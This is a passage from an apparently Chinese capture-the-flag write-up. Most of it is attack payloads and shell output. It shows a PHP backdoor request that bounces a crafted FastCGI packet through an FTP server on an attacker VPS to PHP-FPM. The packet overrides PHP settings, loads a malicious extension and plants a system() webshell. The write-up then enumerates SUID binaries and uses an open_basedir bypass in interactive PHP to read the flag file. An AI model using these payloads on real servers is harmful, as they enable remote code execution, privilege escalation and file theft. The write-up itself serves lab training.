/add_api.php?backdoor=$file = $_GET['file'];$data = $_GET['data'];file_put_contents($file,$data);&file=ftp://aaa@vps:7008/123&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02%3F%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%B3PHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Ftmp%0Aextension+%3D+hpdoger.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0Aallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+%0F%0DSERVER_SOFTWARE80sec%2Fwofeiwo%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```

suid提权

查找root用户权限的suid文件

```
find / -perm -u=s -type f 2>/dev/null
```

```
www-data@5d293a9ff40b:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/local/bin/php
www-data@5d293a9ff40b:~/html$
```


php交互模式就可以，进入php -a模式

```
mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
```

```
www-data@5d293a9ff40b:~/html$ php -a
php -a
Interactive shell

mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');ch
dir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open
_basedir','/');var_dump(file_get_contents('/flag'));
PHP Warning:  mkdir(): File exists in php shell code on line 1
string(43) "flag{d8403115-1512-4659-8fa9-2a5eccf45e3e}
"
```


参考文章

1. 浅入深出 Fastcgi 协议分析与 PHP-FPM 攻击方法
2. linux下利用suid提权
3. L1s4师傅的wp
4. 重温FTP的主动模式和被动模式